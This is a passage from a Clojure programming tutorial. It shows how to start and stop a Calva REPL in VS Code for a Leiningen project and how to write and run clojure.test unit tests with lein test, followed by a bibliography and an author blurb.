


You will see two options, one to Start a Project REPL, another is to Copy the jack in command, select the Start a Project REPL. next Calva will present you with many options, select Leiningen in it:


Jack-in: Project Type/Connect Sequence
Please select a project type
Babashka
nbb
joyride
Leiningen
Leiningen + Figwheel Main
Leiningen + shadow-cljs
Leiningen + ClojureScript built-in for browser
Leiningen + ClojureScript built-in for node
Leiningen + Legacy Figwheel
Leiningen + lein-shadow
EXPLORER
OPEN EDITORS
WISH-ME
project.clj


```
 is the Calva evaluation results output window.
: The keyboard shortcut `ctrl+alt+o o` shows and focuses this window
en connected to a REPL session.
se see https://calva.io/output/ for more info.
y coding! ♥

ing in...
ecting using "undefined" project type.
can make Calva auto-select this.
See https://calva.io/connect-sequences/

ting jack-in. No project type selected.
ing in...
```

Now Calva says something like :uberjar as shown below, I don’t have idea what it is, I just hit `Enter`



```
 is the Calva evaluation results output window.
: The keyboard shortcut `ctrl+alt+o o` shows and focuses this window
;   when connected to a REPL session.
; Please see https://calva.io/output/ for more info.
; Happy coding! ♥

; Jacking in...
; Connecting using "undefined" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
; Aborting jack-in. No project type selected.
; Jacking in...
; Connecting using "Leiningen" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
; Starting Jack-in Terminal: pushd /Users/karthik/code/wish-me ; lein update-in :de
; Using host:port 127.0.0.1:49923 ...
; Hooking up nREPL sessions ...
; Connected session: clj
; TIPS:
;   - You can edit the contents here. Use it as a REPL if you like.
;   - `alt+enter` evaluates the current top level form.
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and down the REPL command history
;      when the cursor is after the last contents at the prompt
;   - Clojure lines in stack traces are peekable and clickable.
; Evaluating code from settings: 'calva.autoEvaluateCode.onConnect.clj'
nil
clj:wish-me.core:>  ; Use `alt+enter` to evaluate
clj:wish-me.core:>
; Jack-in done.
clj:wish-me.core:>
; nREPL Connection was closed
; Jacking in...
; Connecting using "Leiningen" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
```

and it jacks in as shown:



```
clj:wish-me.core:>  ; Use `alt+enter` to evaluate
clj:wish-me.core:>
; Jack-in done.
clj:wish-me.core:>
; nREPL Connection was closed
; Jacking in...
; Connecting using "Leiningen" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
; Starting Jack-in Terminal: pushd /Users/karthik/code/wish-me ; lein update-in :de
; Using host:port 127.0.0.1:51270 ...
; Hooking up nREPL sessions ...
; Connected session: clj
; TIPS:
;   - You can edit the contents here. Use it as a REPL if you like.
;   - `alt+enter` evaluates the current top level form.
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and down the REPL command history
;      when the cursor is after the last contents at the prompt
;   - Clojure lines in stack traces are peekable and clickable.
; Evaluating code from settings: 'calva.autoEvaluateCode.onConnect.clj'
nil
clj:wish-me.core:>
clj:wish-me.core:>
; Jack-in done.
clj:wish-me.core:>
```


```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡ Starting the REPL ⚡ using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,:nrepl-middleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
```

Now let's create a file named `src/wish_me/repl.clj` and put in this code:

repl.clj

```clojure
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!")
```

to test the REPL. Now keep the cursor on `testing-repl`, on GNU/Linux hit `Ctrl` + `Enter` or `Command` + `Enter` on Mac. You will see the function loaded in the REPL.




```clojure
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!") => #'wish-me.repl/testing-repl
```

```
clj:wish-me.repl:>
#'wish-me.repl/testing-repl
clj:wish-me.repl:>
(testing-repl)
"Hello repl!"
clj:wish-me.repl:>
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡  Starting the REPL ⚡  using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,:nrepl-mid
dleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
```

Now in repl call `(testing-repl)` and you will see `"Hello repl!"` as output.:




```
> jack out
Calva: Stop/Kill the Project REPL started by Calva (aka Jack-Out)    recently used
```

```clojure
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!")
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡  Starting the REPL ⚡  using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,
:nrepl-middleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
```

To stop the repl, press `Command` + `P` or `Ctrl` + `P`, and type in `> jack out` in the text prompt. Select the Jack out option and the REPL will stop as shown:



```
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!")
```

```
clj:wish-me.repl:>
#'wish-me.repl/testing-repl
clj:wish-me.repl:>
(testing-repl)
"Hello repl!"
clj:wish-me.repl:>
; nREPL Connection was closed
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡ Starting the REPL ⚡ using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,
:nrepl-middleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
🔴 Stopping/killing the Jacked-in REPL process... 🔴
Jack-in process exited. Status: null
```

23.8. Testing

Now let's test our code. We will test the function `testing-repl` in `repl.clj`. This is the code in `src/wish_me/repl.clj`:

repl.clj

```
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!")
```

Now create a file `test/wish_me/repl_test.clj` and put this code in:

repl-test.clj

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))

(deftest testing-repl-test
  (is (= "Hello repl!" (testing-repl))))
```

Let's see what this code does:

```
(ns wish-me.repl-test)
```

The above code means we are entering a namespace called `wish-me.repl-test`.

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]))
```

The newly added `(:require [clojure.test :refer :all])` means we are requiring all functions in `clojure.test`, note that `:refer :all` means we are requiring all functions. To know what functions are there in `clojure.test`, you can visit this URL https://clojuredocs.org/clojure.test/.

We are testing `wish-me.repl` here, so let's refer all the functions in `wish-me.repl` too as shown:

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))
```

Now lets add a test to test `testing-repl` in `repl-test.clj`:

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))

(deftest testing-repl-test)
```

In the code above we have defined a test named `testing-repl-test` using this `(deftest testing-repl-test )` code. `deftest` is a function which is defined in `clojure.test`, this function is used to define tests.

Now look at the code below:

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))

(deftest testing-repl-test
  (is (= "Hello repl!" (testing-repl))))
```

We have added `(is (= "Hello repl!" (testing-repl)))` inside the test `testing-repl-test`. Here we use the `is` function which is defined in `clojure.test`. `is` is used to check if something is truthful or not, you can know more about it here https://clojuredocs.org/clojure.test/is/.

To the is we check if `testing-repl` returns `"Hello repl!"` or not using this piece of code: `(= "Hello repl!" (testing-repl))`. If it returns `"Hello repl!"` then the test will pass, otherwise it will fail.

Now let's test it. Type the command in terminal:

```
$ lein test :only wish-me.repl-test
```

`lein test` means we are testing the code in leiningen project. We want to test only `wish-me.repl-test` so we pass `:only wish-me.repl-test` to it. The test runs and it says 1 test and 1 assertion ran and there are no failures and errors as shown in the output below:

```
lein test wish-me.repl-test

Ran 1 tests containing 1 assertions.
0 failures, 0 errors.
```

If you want to run all tests in your project, just type `lein test` as shown:

```
$ lein test
```

In our case it throws out that a test has failed as shown below, you can check the file `core_test.clj`, maybe you can try to fix it.

```
lein test wish-me.core-test

lein test :only wish-me.core-test/a-test

FAIL in (a-test) (core_test.clj:7)
FIXME, I fail.
expected: (= 0 1)
  actual: (not (= 0 1))

lein test wish-me.repl-test

Ran 2 tests containing 2 assertions.
1 failures, 0 errors.
Subprocess failed (exit code: 1)
```

Say you want to test a particular test in a file, say we want to test only `testing-repl-test`, you can do it as shown:

```
$ lein test :only wish-me.repl-test/testing-repl-test
```

As shown below, we have 1 test, run, and 1 assertion has passed:

```
lein test wish-me.repl-test

Ran 1 tests containing 1 assertions.
```

```
0 failures, 0 errors.
```

Bibliography

- Clojure for the brave and true https://www.braveclojure.com/
- Getting Clojure https://amzn.to/3ABmVup
- Programming Clojure https://amzn.to/3c2aAFe
- Professional Clojure https://amzn.to/3ARddo7
- Practicalli https://practical.li/
- Clojure Cookbook: Recipes for Functional Programming https://amzn.to/3TMkuLn
- The Joy of Clojure https://amzn.to/3hOwJtN
- Mastering Clojure Macros https://amzn.to/3KWoXdF
- Clojure Script Unravelled https://funcool.github.io/clojurescript-unraveled/

Many hackers swear by LISP, and just like any other programmer coming from OOPS background I was skeptical about functional programming. When I started learning it, it wasn't straight forward (for an OOP developer), but I persisted and when I reached what's called REPL driven development I was blown away.

Clojure is a dialect of LISP, and it was smartly designed to be hosted and not compiled, which means that when you learn it, you can target multiple platforms like Java runtime, Common Language Runtime, JavaScript and Dart platforms, hence your job potential will be huge if you master it.

Clojure and all LISP based languages, surprisingly has only one syntax, which makes it simple and unimaginably powerful, and hence makes it easier to learn compared to other languages, and hence I feel it could be great first programming language for many.

Join me in this wonderful journey to learn a dialect of a language which refuses to die and rises like phoenix.

- Karthikeyan A K